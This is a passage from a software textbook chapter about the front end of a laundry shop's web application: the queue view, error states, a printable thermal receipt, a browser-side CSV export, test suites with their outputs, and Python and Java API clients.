The page decides what to show from the *shape* of the answer, not from the role: `const withMoney = "month_charged_total" in d`. For a washer the API leaves every money field out, so the washer's dashboard shows only the queue figures of the washer's own outlet. Whatever the page does, the money was never sent.

8.10.3 The queue, as a table and as cards

The queue tab calls `api.bills()` twice at the same time, once for bills in process and once for bills ready for pickup, and waits for both with `Promise.all`, which halves the waiting on a slow connection. **Figure 8.8** shows the result for Keputih at desktop width.

In process (9)

Bill	Rack	Service	Unit	Arrived	Status	
B2909	A01	Wash, dry & fold (per kg)	6 kg	26 Sep 2026 16:07	OVERDUE	Finished
B2923	A19	Wash, dry & fold (per kg)	4 kg	27 Sep 2026 16:49	OVERDUE	Finished
B2924	A14	Wash, dry & fold (per kg)	7 kg	27 Sep 2026 18:43	OVERDUE	Finished
B2930	B08	Shoes deep clean (per pair)	1 pair	28 Sep 2026 07:18	on time	Finished
B2931	A11	Wash, dry & fold (per kg)	9 kg	28 Sep 2026 08:30	OVERDUE	Finished
B2934	A10	Wash, dry & fold (per kg)	4 kg	28 Sep 2026 16:23	OVERDUE	Finished
B2937	C11	Wash, dry & fold (per kg)	4 kg	28 Sep 2026 19:49	OVERDUE	Finished
B2943	B03	Wash, dry & fold (per kg)	5 kg	29 Sep 2026 20:51	on time	Finished
B2951	C08	Bed cover, any size (per item)	1 item	30 Sep 2026 17:17	on time	Finished

Ready for pickup (6)

Bill	Rack	Customer	Finished	Balance
B2910	B18	Sekar Meiliana Zulkarnain	30 Sep 2026 12:42	Rp 32.000
B2898	A08	Umi Susanto	30 Sep 2026 07:20	Rp 0
B2815	A16	Nurul Anggraeni	17 Sep 2026 07:04	Rp 24.000
B2099	B07	Imam Pratama	14 Jun 2026 08:30	Rp 0
B1168	B10	Sri Gunawan	5 Mar 2026 07:34	Rp 0
B1040	C13	Agus Hendrawan	18 Feb 2026 07:22	Rp 0

Figure 8.8 The queue of O02 Keputih at 21:00 on 30 September 2026: nine bills in process, the six overdue ones on a red background, oldest first, each with a **Finished** button; below them the six bills ready for pickup with their balances.

The oldest bill, B2909, arrived on 26 September at 16:07 for 6 kg of wash, dry and fold, promised within 48 hours; at 21:00 on 30 September it had waited 100.9 hours. The same rows on a phone, in **Figure 8.9**, are cards: the CSS of **Listing 8.5** and the `data-label` attributes written by `table()` did the whole transformation.



Figure 8.9 The first four bills of the same queue at 360 pixels: each row is a card whose labels come from the `data-label` attribute of its cells.

Pressing **Finished** calls `finish(id)`, which sends `POST /api/bills/B2941/status` with `{"status": "finished"}` and the token, reloads the queue and shows *B2941 finished.* If a colleague finished the same bill a second earlier, the API answers `409 {"error": {"code": "conflict", "message": "B2941 is already finished."}}` and the page shows that message instead: the server's conditional `UPDATE ... WHERE status = 'queued'` of Chapter 9 guarantees that only one of the two presses wins.

8.11 Error States

A front end spends most of its life in the happy path and most of its code in the other paths. **Table 8.4** collects every state the pages can be in when something is not as it should be, with what the user sees.

Table 8.4 The error and empty states of the front end, where each is detected, and what the page says. Every message tells the user what to do next, and none of them reveals more than the user is entitled to know.

Situation	Where it is detected	What the user sees
The API is not running (live mode)	`fetch()` throws	*Cannot reach http://localhost:8000. Is the server running?*
The CSV files cannot be read (a page opened as `file://`)	`MockApi.fromUrl` gets no response	a message and a file picker for the 7 CSV files
Empty bill number or phone	`status.js`, before sending	*Enter the bill number and your phone number.*
No such bill, or wrong phone	API 404	*No bill found for this number and phone. Check the receipt or call the outlet.*
More than 10 status checks a minute	API 429	*Too many checks. Please wait a minute and try again.*
Wrong e-mail or password	API 401 `login_failed`	*E-mail or password is wrong.* (the same for both)
Five wrong passwords for one e-mail	API 429	*Too many attempts, try again in 15 minutes.*
The session ended (8 hours, logout in another tab)	API 401 `not_logged_in`	the login card: *Your session has ended. Please log in again.*
A role may not do this	API 403 `forbidden`	the API's message, for example *Your role (cashier) cannot open reports.*
The bill changed meanwhile	API 409 `conflict`	the API's message, for example *B2941 is already finished.*
Nothing to show	the answer is an empty list	*Nothing in process.*, *No customer found.*

The staff view funnels all of them through one function, `handle(err)`, shown in **Listing 8.13**.

Listing 8.13 `static/js/admin.js`: one place for every error of the staff view. A 401 means the session is gone, so the login card comes back; everything else is shown in the message line.

```
    function handle(err) {
      if (err.status === 401) {
        showLogin();
        message(
          $("login-message"),
          "warn",
          "Your session has ended. Please log in again.",
        );
      } else {
        message($("app-message"), "error", err.message);
      }
    }
```

A **401** in the middle of work is not the user's fault and not a crash: the session expired after eight hours, or the employee logged out in another tab. So the page does not show a red error; it quietly brings back the login card with a calm sentence. Everything else lands in one message line with `role="status"`, which a screen reader announces.

The first row of **Table 8.4** deserves a second look. When `PLUI.start()` of `ui.js` cannot get any data source at all, it does not leave a blank page. It writes the reason, the three ways out (start the PHP track, open the page with Live Server, or pick the files) and a real `<input type="file" multiple>`. When the user picks the files, `MockApi.fromFiles()` reads them with the browser's File API (`await file.text()`), checks that all seven tables are there, and starts the page as if nothing had happened. An error state that offers a way forward is worth more than any error message.

8.12 The Printable Receipt with the Official Logo

8.12.1 What the receipt must show

Requirement FR-7 asks for a receipt the cashier can print on the shop's 80-millimeter thermal printer or on A4: the outlet with its address and telephone, the bill number and rack, the date, the customer's name and phone, the service with quantity and unit price, the total, every payment, the amount paid and the balance, the promised ready time, who served the customer, and a line telling the customer how to check the status. It must not show the customer's address, e-mail or birth date (AC-7.4). And it carries the **official** Profitina logo: the file `profitina-logo-horizontal.png` from the brand folder, never a redrawn copy; the test `JS-LOGO` compares the file in `static/assets/` byte for byte with the brand file.

The PHP track has its own receipt page (Chapter 9). The static front end had none, so this chapter adds one to the staff view: a **Print receipt** button on the bill panel that draws the receipt under the bill and opens the browser's print dialog.

8.12.2 Building it from the API

Listing 8.14 is the new module. It needs two answers: the bill, `GET /api/bills/{id}`, which the bill panel has already fetched, and the outlets, `GET /api/outlets`, for the address that the bill's JSON does not carry.

Listing 8.14 `static/js/receipt.js`: the receipt, built with `el()` from the JSON of one bill. The unit price is the charged amount divided by the units, so a later price change never alters an old receipt.

```
/* ============================================================================
   Profitina Laundry (static front end) - receipt.js
   The printable receipt (FR-7) built in the browser from GET /api/bills/{id}
   and GET /api/outlets. Same content as the PHP track's receipt page: the
   official logo, the outlet, the bill, the money, the promised time. No
   customer address, e-mail or birth date (AC-7.4). css/receipt.css makes it
   80 mm wide and hides everything else when the page is printed.
   ============================================================================ */
(function () {
  "use strict";

  const { el, clear } = PLUI;

  /** One line with a label on the left and an amount on the right. */
  function line(left, right, extra) {
    return el(
      "p",
      { class: "line" + (extra ? " " + extra : "") },
      el("span", {}, left),
      el("span", {}, right),
    );
  }

  /** Fills <article id="receipt"> for bill b; outlet = {name, address, phone}. */
  function render(box, b, outlet, statusUrl) {
    const unitName = PL.unitName(b.service.description, b.unit);
    const unitPrice = b.payment > 0 ? b.payment / b.unit : b.service.price;
    const method = (m) => (m === "qris" ? "QRIS" : m);
    const parts = [
      el(
        "header",
        {},
        el("img", {
          src: "assets/profitina-logo-horizontal.png",
          alt: "Profitina",
          class: "logo",
          width: 236,
          height: 68,
        }),
        el("h2", { class: "outlet" }, outlet.name),
        el("p", {}, outlet.address || ""),
        el("p", {}, "Tel. " + outlet.phone),
      ),
      b.cancelled ? el("p", { class: "stamp" }, "*** CANCELLED ***") : null,
      line("Bill " + b.id, "Rack " + b.rack),
      line("Date", PL.dateTime(b.arrived)),
```

Listing 8.14 (Continued) *static/js/receipt.js: the receipt, built with el() from the JSON of one bill. The unit price is the charged amount divided by the units, so a later price change never alters an old receipt.*

```
      line("Customer", b.customer.name),
      line("Phone", b.customer.phone),
      el("hr"),
      el("p", {}, b.service.description),
      line(`${b.unit} ${unitName} x ${PL.money(unitPrice)}`, PL.money(b.payment)),
      el("hr"),
      line("TOTAL", PL.money(b.payment), "total"),
      b.payments.map((p) =>
        line(
          `${PL.dateTime(p.paid_at)} ${method(p.method)}`,
          PL.money(p.amount),
          "small",
        ),
      ),
      line("Paid", PL.money(b.paid)),
      line("BALANCE", PL.money(b.balance), "total"),
      el("hr"),
      b.cancelled ? null : line("Ready by", PL.dateTime(b.promised)),
      b.status === "departed" && !b.cancelled
        ? line("COLLECTED", PL.dateTime(b.departed))
        : null,
      line("Served by", b.employee.name),
      el("hr"),
      el(
        "p",
        { class: "hint" },
        `Check status: ${statusUrl}, bill ${b.id} + your phone number`,
      ),
      el(
        "p",
        { class: "hint" },
        "Items not collected within 90 days are no longer our responsibility.",
      ),
      el("p", { class: "thanks" }, "Thank you!"),
    ];
    // append() would print null as "null" and an array as text: flatten, drop nulls
    clear(box).append(...parts.flat().filter((part) => part));
    box.hidden = false;
  }

  window.PLReceipt = { render };
})();
```

Two details are the kind that only show up when you run the code. First, the unit price is computed from the bill, `b.payment / b.unit`, not taken from today's price list: if the owner raises the price of wash, dry and fold to Rp 8.500 next month, the receipt of B0014 must still say *3 kg x Rp 8.000*, because that is what the customer agreed to (rule BR-1). Second, the last three lines. The first version of this module passed the list of parts straight to `box.append(...)`. The browser tests of Section 8.14 printed the receipt's text and it contained the words *null* and *[object HTMLParagraphElement],[object HTMLParagraphElement]*. The DOM's own `append()` turns anything that is not a node into text, including `null` (the missing *CANCELLED* stamp) and an array (the payment lines). `el()` flattens its children and skips `null`; the DOM does not. The repair flattens the parts and drops the empty ones before appending, and the comment in the code says why.

8.12.3 Printing only the receipt

Listing 8.15 is the part of `css/receipt.css` that decides what reaches the paper.

Listing 8.15 `static/css/receipt.css`: when the page is printed while a receipt is shown, everything is made invisible except the receipt, which moves to the top-left corner of the paper.

```
@page {
  margin: 4mm;
}

/* Printing while a receipt is shown: hide the page, keep the slip (AC-7.1). */
@media print {
  body.has-receipt {
    background: #fff;
  }
  body.has-receipt * {
    visibility: hidden;
  }
  body.has-receipt .receipt,
  body.has-receipt .receipt * {
    visibility: visible;
  }
  body.has-receipt .receipt {
    position: absolute;
    left: 0;
    top: 0;
    margin: 0;
    border: 0;
    padding: 0;
  }
}
```

`@page { margin: 4mm; }` sets the margins of the printed page. The `@media print` block applies only when printing. When the receipt is drawn, `admin.js` adds the class `has-receipt` to the `<body>`; then every element becomes `visibility: hidden`, and the receipt and its descendants become `visible` again. `visibility` is used rather than `display: none` because a hidden element keeps its place, while the receipt is moved with `position: absolute; left: 0; top: 0` to the corner of the paper. The receipt itself is `width: 80mm`, in real millimeters, and its font is a monospaced one at 12 pixels, which prints crisply on a thermal head. The hints are set to pure black, because a thermal printer has no gray: a gray line would come out as a dotted smudge. **Figure 8.10** is the receipt of B0014 as Chromium renders it for print.

Figure 8.10 The receipt of B0014 as printed: 3 kg of wash, dry and fold at Rp 8.000, paid in two parts (Rp 12.000 cash at drop-off, Rp 12.000 by QRIS at pickup), balance Rp 0. Captured with Chromium's print media emulation.

The two payments of B0014 tell a small, typical story of the shop: a cash down payment when the laundry was dropped off, and the rest by QRIS, Indonesia's national QR payment standard, at pickup two days later. By July 2026, Bank Indonesia counted 67 million QRIS users and 45 million merchants, and 15 billion transactions that year up to July [13]; a receipt that did not show the method and reference of each payment would not survive a week at the counter.

8.13 The Monthly Report and a CSV Made in the Browser

The owner's **Monthly report** tab draws the twelve months of the sample year with a `<meter>` element for each month's charged amount, a native HTML bar that needs no chart library, and a `<tfoot>` row with the totals: 2,953 bills, Rp 144.213.000 charged and Rp 142.684.000 received. The **Download CSV** button does not ask the server for a file. The page already holds the rows, so it writes the CSV itself, in **Listing 8.16**.

Listing 8.16 `static/js/admin.js`: a CSV file made in the browser. A `Blob` holds the text, an object URL gives it an address, and a temporary link with a `download` attribute saves it.

```
    $("monthly-csv").addEventListener("click", () => {
      const f = $("monthly-form").elements;
      const csv =
        ["month,bills,charged,received"]
          .concat(
            monthlyRows.map((r) =>
              [r.month, r.bills, r.charged, r.received].join(","),
            ),
          )
          .join("\n") + "\n";
      const a = el("a", {
        href: URL.createObjectURL(
          new Blob([csv], { type: "text/csv;charset=utf-8" }),
        ),
        download:
          `report-monthly-${f.from.value.slice(0, 7)}_` +
          `${f.to.value.slice(0, 7)}.csv`,
      });
```

A **Blob** is a chunk of data in memory with a media type. `URL.createObjectURL()` gives it a temporary address beginning with `blob:`, and a link with the `download` attribute tells the browser to save the target under the given name, here `report-monthly-2025-10_2026-09.csv`, instead of opening it. The link is added to the page, clicked by the script and removed again, all within one event. The first three lines of the file are

```
month,bills,charged,received
2025-10,171,8362000,7686000
2025-11,204,9561000,9509000
```

which are exactly the first lines of the server's own CSV export (`/api/reports/monthly?format=csv`), so a spreadsheet the owner built on one keeps working with the other. The amounts are plain whole rupiah without dots, because a CSV is for programs; the dots are for people.

8.14 Testing the Front End

8.14.1 Three layers, three kinds of bug

The front end is tested at three levels, each cheaper and faster than the next and each blind to something the next can see. **Table 8.5** summarizes them.

Table 8.5 The three layers of front-end tests. Each layer finds bugs the cheaper layers cannot.

Layer	File	Runs in	Needs	Checks	Cannot see
Logic	`tests/run-tests.js`	Node.js	nothing (PHP for `--with-php`)	rules, CSV reader, PBKDF2, the mock API against the documented numbers, the live API against the mock, ids, no `innerHTML`, the logo	the DOM, the layout
Pages	`tests/dom-tests.js`	jsdom	the npm package `jsdom`	the three pages driven like a user, in mock and live mode	the layout, printing
Browser	`tests/browser-tests.js`	Chromium	the npm package `playwright`	phone width, the menu, real `fetch()` with cookies and CORS, the receipt in print media	how it looks to a person

8.14.2 Logic tests

`node tests/run-tests.js --with-php` needs no npm package at all: Node.js 18 and newer have `fetch()` and Web Crypto built in. It loads `core.js` and `api.js` exactly as the browser does (the files end with a small wrapper that exports them to Node.js when there is no `window`), checks the rules and the mock store against the expected values of the test plan, then starts the PHP track on a copy of `laundry.db` on port 6081 and compares `LiveApi` with `MockApi` call by call. This is the real output of the run for this chapter:

```
Profitina Laundry static front end - tests (Node v22.22.2)

== Core rules ==
PASS JS-FORMAT    money, numbers, dates (U-1, AC-7.3)
PASS JS-RULES     BR-1/2/3/7: price, rounding up, express, promised time, overdue
PASS JS-CSV       CSV parser: quotes, commas, row counts of all 7 files
PASS JS-PBKDF2    Web Crypto PBKDF2: README test vector, owner hash (S-5)

== Mock API on database/csv (the same answers as docs/api.md) ==
PASS TC-3.1       services: 12, S0001 8000, S0005 65000
PASS TC-10.1      status B2938 + 0896-0000-1482 = the api.md example
PASS TC-10.2      b2938 + '0896 0000 1482' / '089600001482' -> the same
PASS TC-10.3/10.4 wrong phone and unknown bill -> the same 404 message
PASS TC-10.5      the status answer has no name, address or e-mail
PASS TC-10.7      B2944 (queued): promised 2 Oct 2026 07:31
PASS TC-1.1/1.2/1.3 mock login: owner OK; bad password = unknown e-mail (401)
PASS TC-1.10      roles of the 14 employees (BR-12)
PASS TC-1.5       without login, bills/dashboard -> 401
PASS TC-8.1/8.2/8.3 owner dashboard 2026-09-30 = the api.md example
PASS TC-8.4/8.5   washer: O01 queue only, no money; cashier: O01 only
PASS TC-11.2      bills O03 queued: total 5, first item = the api.md example
PASS TC-11.6      per_page=1000 is capped at 100
PASS TC-5.11      O02 overdue: 6, oldest B2909
PASS TC-11.1      bill B2938 and B0014 = the api.md examples
PASS TC-2.2/2.3   customers: wijaya 8 (C0228..C0082); phone, id find C0151
PASS TC-9.1       monthly report 2025-10 .. 2026-09
PASS TC-9.7       cashier: monthly report -> 403
PASS TC-5.1/5.2/5.12 finish B2941: spv2 (O02) 403, cuci5 OK, again 409 (in memory)

== Static checks of the pages ==
PASS JS-DOM-IDS   every id the page scripts look up exists in its page
PASS JS-NO-INNERHTML no innerHTML/outerHTML/document.write for data (S-3)
PASS JS-LOGO      the official logo, byte-identical to the brand file

== LiveApi against the PHP track (php -S) ==
PASS LIVE-PROBE   the API answers at http://127.0.0.1:6081
PASS LIVE-SAME    LiveApi (PHP) and MockApi (CSV) give identical JSON for 12 calls
PASS LIVE-LOGIN   wrong password -> ApiError 401 login_failed; /api/me after login
PASS LIVE-CSRF    finish B2941 as cuci5; without X-CSRF-Token -> 403
PASS LIVE-LOGOUT  logout -> the next call is 401
PASS LIVE-CORS    http://localhost:5500 may call with its cookie (CORS)

============================================================
PASS 32   FAIL 0   (total 32)
```

The most valuable single line is `LIVE-SAME`. It asks both data sources the same twelve questions (the price list, the status of B2938, the dashboard, three different bill lists, three single bills, two customer searches and the monthly report) and compares the JSON with a deep equality check. If a later change to the PHP API renamed one field, this line would fail before any customer saw an empty cell.

8.14.3 Page tests in jsdom

jsdom is a pure-JavaScript implementation of the DOM that runs in Node.js. `tests/dom-tests.js` loads each page with its real scripts, fills in forms, submits them, clicks buttons and reads what appeared. It needs one package, installed only for the test: `npm install --no-save --prefix . jsdom` inside the `tests` folder. The run for this chapter:

```
Profitina Laundry static front end - page tests in jsdom

PASS mock/index       12 prices; 4.3 kg -> 5 x Rp 8.000 = Rp 40.000
PASS mock/status      B2938 READY FOR PICKUP; wrong phone: not found
PASS mock/admin-owner owner: tiles, queue O02, B0014, customers, monthly
PASS mock/admin-washer cuci5: no money, 2 tabs hidden, finishes B2941
PASS live-php/index   12 prices; 4.3 kg -> 5 x Rp 8.000 = Rp 40.000
PASS live-php/status  B2938 READY FOR PICKUP; wrong phone: not found
PASS live-php/admin-owner owner: tiles, queue O02, B0014, customers, monthly
PASS live-php/admin-washer cuci5: no money, 2 tabs hidden, finishes B2941

PASS 8   FAIL 0
```

These tests passed before this chapter was written, and they passed while the home page was 484 pixels wide on a phone and while the first version of the receipt printed *null*. jsdom has no layout engine, so it cannot know how wide anything is; and the receipt did not exist yet.

8.14.4 Browser tests in Chromium

Playwright drives a real browser from a script [14]. `tests/browser-tests.js` starts its own two servers, the pages on port 6084 and the PHP API on port 6085 with a fresh copy of the database, and then opens Chromium tabs with the connection settings already stored, at 360 or 1024 pixels. **Listing 8.17** is the receipt test.

Listing 8.17 `static/tests/browser-tests.js`: the receipt test. It logs in as a cashier, opens B0014, presses **Print receipt**, checks the content and the logo, then switches the page to print media and checks what would reach the paper.

```
    // FR-7: the receipt of B0014, then the page as the printer sees it
    await test(
      "FR-7/receipt",
      "print B0014: only the receipt, with the logo",
      async () => {
        const p = await tab(browser, live, 1024);
        await p.goto(page("admin.html"));
        await p.fill("#email", "kasir1@profitina-laundry.example");
        await p.fill("#password", "Kasir#2026");
        await p.click("#login-form button");
        await p.waitForSelector(".tiles");
        await p.click('.tab[data-panel="bill"]');
        await p.fill("#bill-id", "B0014");
        await p.click("#bill-form button");
        await p.click("text=Print receipt");
        await p.waitForSelector("#receipt:not([hidden])");
        ok(await p.evaluate(() => window.__printed === true), "print() not called");
        const r = await p.textContent("#receipt");
        for (const t of [
          "PROFITINA LAUNDRY KEPUTIH",
          "Rp 24.000",
          "BALANCE",
          "QRIS",
        ])
          ok(r.toUpperCase().includes(t.toUpperCase()), `receipt lacks ${t}: ${r}`);
        ok(!r.includes("@example.com"), "the receipt shows an e-mail address");
        const logo = await p.$eval("#receipt img.logo", (i) => i.naturalWidth);
        ok(logo > 0, "the logo did not load");
        await p.emulateMedia({ media: "print" });
        const vis = (sel) =>
          p.$eval(sel, (e) => getComputedStyle(e).visibility === "visible");
        ok(!(await vis(".site-header")), "the header would be printed");
        ok(!(await vis("#bill-detail")), "the bill detail would be printed");
        ok(await vis("#receipt .total"), "the receipt would not be printed");
      },
    );
```

Two tricks make it work. The tab replaces `window.print` with a function that only records that it was called, because a test cannot answer a print dialog. And `emulateMedia({media: "print"})` makes Chromium apply the `@media print` rules to the live page, so `getComputedStyle()` reports what the printer would see: the header hidden, the bill detail hidden, the receipt visible. The run for this chapter, with Playwright 1.56 and Chromium 141 in the build environment (the newest Playwright release as of September 2026 is 1.63 [14]):

```
Profitina Laundry static front end - browser tests (Chromium)

PASS NF-12/index      360 px: no side scrolling, menu opens and closes
PASS FR-11/fetch      live: the price list comes from GET /api/services
PASS FR-10/status     status B2938 ok; wrong phone -> error message
PASS FR-8/dashboard   owner logs in; 3 tiles; queue O02 as cards
PASS FR-7/receipt     print B0014: only the receipt, with the logo
PASS MOCK/status      mock mode (CSV files, no API): the same answer

PASS 6   FAIL 0
```

The first run of this file was not so green. `NF-12/index` failed with *the page scrolls sideways*, the bug of Section 8.5.6. `FR-7/receipt` failed with *receipt lacks QRIS*, and the text it printed contained `null` and `[object HTMLParagraphElement]`, the bug of Section 8.12.2. A third failure, in the dashboard test, was a bug in the *test*: it counted the overdue rows right after pressing **Show**, while the page still showed the queue of O01 from a moment before; waiting until six overdue rows appear fixed it. All three were real lessons, and none could have been learned without a real browser.

> **A green test only proves what it looks at.** The application's earlier test record honestly listed "a real browser" under *what was NOT run*. That sentence was the most useful one in the file: it said exactly where bugs could still hide, and that is where two of them were.

8.15 The Same API from Python

Nothing in the API is specific to browsers. **Listing 8.18** talks to it from Python 3 with the standard library only: `urllib.request` for HTTP, `http.cookiejar` for the session cookie and `json` for the bodies [15].

Listing 8.18 `clients/python/laundry_client.py`: a console client for the JSON API. The cookie jar plays the browser's part; the `csrf` attribute plays the page's.

```
"""Profitina Laundry: a console client for the JSON API (Chapter 8).

    python laundry_client.py [base-url]        (default http://localhost:8000)

The same API the browser pages use, spoken from Python with the standard
library only: urllib.request for HTTP, http.cookiejar for the session
cookie, json for the bodies. Run it against a FRESH copy of the database:
it marks bill B2941 finished.
"""
import json
import sys
import urllib.error
import urllib.request
from http.cookiejar import CookieJar


class ApiError(Exception):
    """An answer with an HTTP error status: {"error": {"code", "message"}}."""

    def __init__(self, status, code, message):
        super().__init__(f"{status} {code}: {message}")
        self.status = status
        self.code = code


class LaundryApi:
    def __init__(self, base):
        self.base = base.rstrip("/")
        # the cookie jar keeps the session cookie between requests, like a browser
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(CookieJar()))
        self.csrf = None

    def request(self, method, path, body=None):
        data = None if body is None else json.dumps(body).encode("utf-8")
        req = urllib.request.Request(self.base + path, data=data, method=method)
        req.add_header("Accept", "application/json")
        if data is not None:
            req.add_header("Content-Type", "application/json")
        if method != "GET" and self.csrf:
            req.add_header("X-CSRF-Token", self.csrf)
        try:
            with self.opener.open(req, timeout=10) as res:
                raw = res.read()
                return json.loads(raw) if raw else None      # 204: no body
        except urllib.error.HTTPError as e:                  # 4xx and 5xx
```

Listing 8.18 (Continued) *clients/python/laundry_client.py: a console client for the JSON API. The cookie jar plays the browser's part; the csrf attribute plays the page's.*

```
            try:
                err = json.loads(e.read())["error"]
            except (ValueError, KeyError):
                err = {"code": "error", "message": f"HTTP {e.code}"}
            raise ApiError(e.code, err["code"], err["message"]) from None

    def login(self, email, password):
        r = self.request("POST", "/api/login",
                         {"email": email, "password": password})
        self.csrf = r["csrf_token"]
        return r["employee"]

    def logout(self):
        self.request("POST", "/api/logout", {})
        self.csrf = None


def money(n):
    return "Rp " + f"{n:,}".replace(",", ".")


def main():
    base = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:8000"
    api = LaundryApi(base)
    print(f"Profitina Laundry API at {base}\n")

    print("Price list (GET /api/services), first 4 of 12:")
    for s in api.request("GET", "/api/services")["data"][:4]:
        print(f"  {s['id']}  {s['description']:<38} {money(s['price']):>10}")

    st = api.request("GET", "/api/status?bill=B2938&phone=0896-0000-1482")
    print(f"Status of B2938: {st['status_text']}, "
          f"still to pay {money(st['balance'])}")
    try:
        api.request("GET", "/api/bills/B2938")
    except ApiError as e:
        print(f"B2938 without a login: {e}")
```

Listing 8.18 (Continued) *clients/python/laundry_client.py: a console client for the JSON API. The cookie jar plays the browser's part; the csrf attribute plays the page's.*

```
    me = api.login("owner@profitina-laundry.example", "Owner#2026")
    print(f"\nLogged in as {me['name']} ({me['role']})")
    d = api.request("GET", "/api/reports/dashboard?date=2026-09-30")
    for o in d["outlets"]:
        print(f"  {o['outlet_id']}  in process {o['in_process']:>2}  "
              f"overdue {o['overdue']}  ready {o['ready']:>2}  "
              f"received today {money(o['received_today'])}")
    print(f"  September 2026 charged: {money(d['month_charged_total'])}")
    m = api.request("GET", "/api/reports/monthly?from=2025-10-01&to=2026-09-30")
    best = max(m["rows"], key=lambda r: r["charged"])
    print(f"  Best month {best['month']}: {money(best['charged'])}; "
          f"the year: {money(m['total']['charged'])}")
    try:
        api.request("GET", "/api/bills/B9999")
    except ApiError as e:
        print(f"  B9999: {e}")
    api.logout()

    me = api.login("cuci5@profitina-laundry.example", "Laundry#2026")
    print(f"\nLogged in as {me['name']} ({me['role']}, {me['outlet_id']})")
    token, api.csrf = api.csrf, None              # forget the token on purpose
    try:
        api.request("POST", "/api/bills/B2941/status", {"status": "finished"})
    except ApiError as e:
        print(f"  Without X-CSRF-Token: {e.status} {e.code}")
    api.csrf = token
    b = api.request("POST", "/api/bills/B2941/status", {"status": "finished"})
    print(f"  With the token: B2941 is {b['status']} since {b['finished']}")
    try:
        api.request("POST", "/api/bills/B2941/status", {"status": "finished"})
    except ApiError as e:
        print(f"  Once more: {e}")
    api.logout()


if __name__ == "__main__":
    main()
```

The class mirrors `LiveApi` closely. The `HTTPCookieProcessor` with a `CookieJar` stores the `Set-Cookie` of the login answer and sends the cookie back with every later request, which is what the browser did in **Figure 8.6**. `urlopen` raises `HTTPError` for every 4xx and 5xx answer, unlike `fetch()`, so the `except` reads the API's error object from the error itself and raises the same kind of `ApiError` with `status`, `code` and message. A 204 answer has an empty body, hence `json.loads(raw) if raw else None`.

The program asks the questions an owner might ask at the end of the day and then does one change as a washer, on purpose once without the token. To run it, start the PHP track on a **fresh** copy of the database (the README shows how; the program marks B2941 finished, so a second run gets a different answer), then:

```
python clients/python/laundry_client.py http://localhost:6087
```

This is its output, from a run against a fresh copy served on port 6087:

```
Profitina Laundry API at http://localhost:6087

Price list (GET /api/services), first 4 of 12:
  S0001  Wash, dry & fold (per kg)               Rp 8.000
  S0002  Express wash & fold, 1 day (per kg)     Rp 12.000
  S0003  Ironing only (per kg)                   Rp 6.000
  S0004  Dry cleaning - shirt/blouse (per item)  Rp 20.000
Status of B2938: Ready for pickup, still to pay Rp 40.000
B2938 without a login: 401 not_logged_in: Please log in first (POST /api/login).

Logged in as Hendra Wijaya (owner)
  O01  in process  9  overdue 0  ready 23  received today Rp 186.000
  O02  in process  9  overdue 6  ready  6  received today Rp 0
  O03  in process  5  overdue 0  ready  5  received today Rp 160.000
  September 2026 charged: Rp 11.913.000
  Best month 2026-03: Rp 15.927.000; the year: Rp 144.213.000
  B9999: 404 not_found: There is no bill B9999.

Logged in as Slamet Riyadi (washer, O03)
  Without X-CSRF-Token: 403 csrf_failed
  With the token: B2941 is finished since 2026-09-30 21:00:00
  Once more: 409 conflict: B2941 is already finished.
```

Every number is the one the dashboard of **Figure 8.7** shows. The best month of the year, March 2026 with Rp 15.927.000 charged from 317 bills, is the Ramadan and Lebaran peak that Chapter 5 found in the data: people send their laundry out before the holiday. The last three lines are the anti-forgery story of Section 8.8.3 told by a program: without the token the API refuses with 403, with it the bill is finished at the server's clock, and the same request again is refused with 409 because the bill is no longer in process.

8.16 The Same API from Java

Listing 8.19 does the same from Java with the JDK only: `java.net.http.HttpClient`, available since Java 11, and a `CookieManager` for the session cookie [16].

Listing 8.19 `clients/java/LaundryClient.java`: the fields and `request()`. The `CookieManager` keeps the session; a status of 400 or more becomes an `ApiError` built from the API's error object.

```
    private final String base;
    // the cookie manager keeps the session cookie between requests
    private final HttpClient http = HttpClient.newBuilder()
            .cookieHandler(new CookieManager())
            .connectTimeout(Duration.ofSeconds(10))
            .build();
    private String csrf;

    LaundryClient(String base) {
        this.base = base.replaceAll("/+$", "");
    }

    Object request(String method, String path, String jsonBody) throws Exception {
        HttpRequest.Builder b = HttpRequest.newBuilder(URI.create(base + path))
                .header("Accept", "application/json");
        if (jsonBody != null) {
            b.header("Content-Type", "application/json");
        }
        if (!method.equals("GET") && csrf != null) {
            b.header("X-CSRF-Token", csrf);
        }
        b.method(method, jsonBody == null ? HttpRequest.BodyPublishers.noBody()
                : HttpRequest.BodyPublishers.ofString(jsonBody));
        HttpResponse<String> res = http.send(b.build(),
                HttpResponse.BodyHandlers.ofString());
        Object data = res.body().isEmpty() ? null : Json.parse(res.body());
        if (res.statusCode() >= 400) {                  // 4xx and 5xx
            Map<String, Object> err = data instanceof Map<?, ?> m
                    && m.get("error") != null ? map(m.get("error")) : Map.of();
            throw new ApiError(res.statusCode(),
                    String.valueOf(err.getOrDefault("code", "error")),
                    String.valueOf(err.getOrDefault("message",
                            "HTTP " + res.statusCode())));
        }
        return data;                                    // null for 204
    }
```

The JDK has an HTTP client but no JSON parser, so the file ends with a small reader, `Json.parse()`, about ninety lines that turn JSON text into `LinkedHashMap`, `ArrayList`, `Long`, `Double`, `String`, `Boolean` or `null`. Whole numbers become `Long`, which suits the API: all money is in whole rupiah (`40000`, not `40000.00`), a deliberate choice of the API that avoids rounding errors in every client. In a larger program you would use a library such as Jackson or Gson; here the reader keeps the program a single file that runs with `java LaundryClient.java`, the source-file launcher, without a build tool. It needs Java 17 or newer, because it uses pattern matching in `instanceof` and arrow cases in `switch`; the current long-term-support release is JDK 25.

